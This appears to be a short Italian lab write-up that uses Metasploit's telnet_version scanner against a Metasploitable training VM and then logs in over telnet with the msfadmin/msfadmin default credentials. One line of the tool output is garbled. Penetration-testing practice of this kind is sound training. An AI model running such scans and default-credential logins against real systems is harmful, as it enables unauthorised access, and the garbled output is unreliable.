
Exploit di telnet su meta(192.168.1.40) con l'utilizzo di scanner/telnet/telnet_version.



Settaggio parametri del'exploit e avvio.

```
| msf6 auxiliary(scanner/telnet/telnet_version) > run
| This is a second of the second
```

Come possiamo notare l'exploit è andato a buon fine mostrandoci le credenziali di accesso msfadmin/msfadmin del servizio telnet.

Verifica

```
___(kali⊕ kali)-[~]
$ telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Thu Sep 21 12:33:14 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```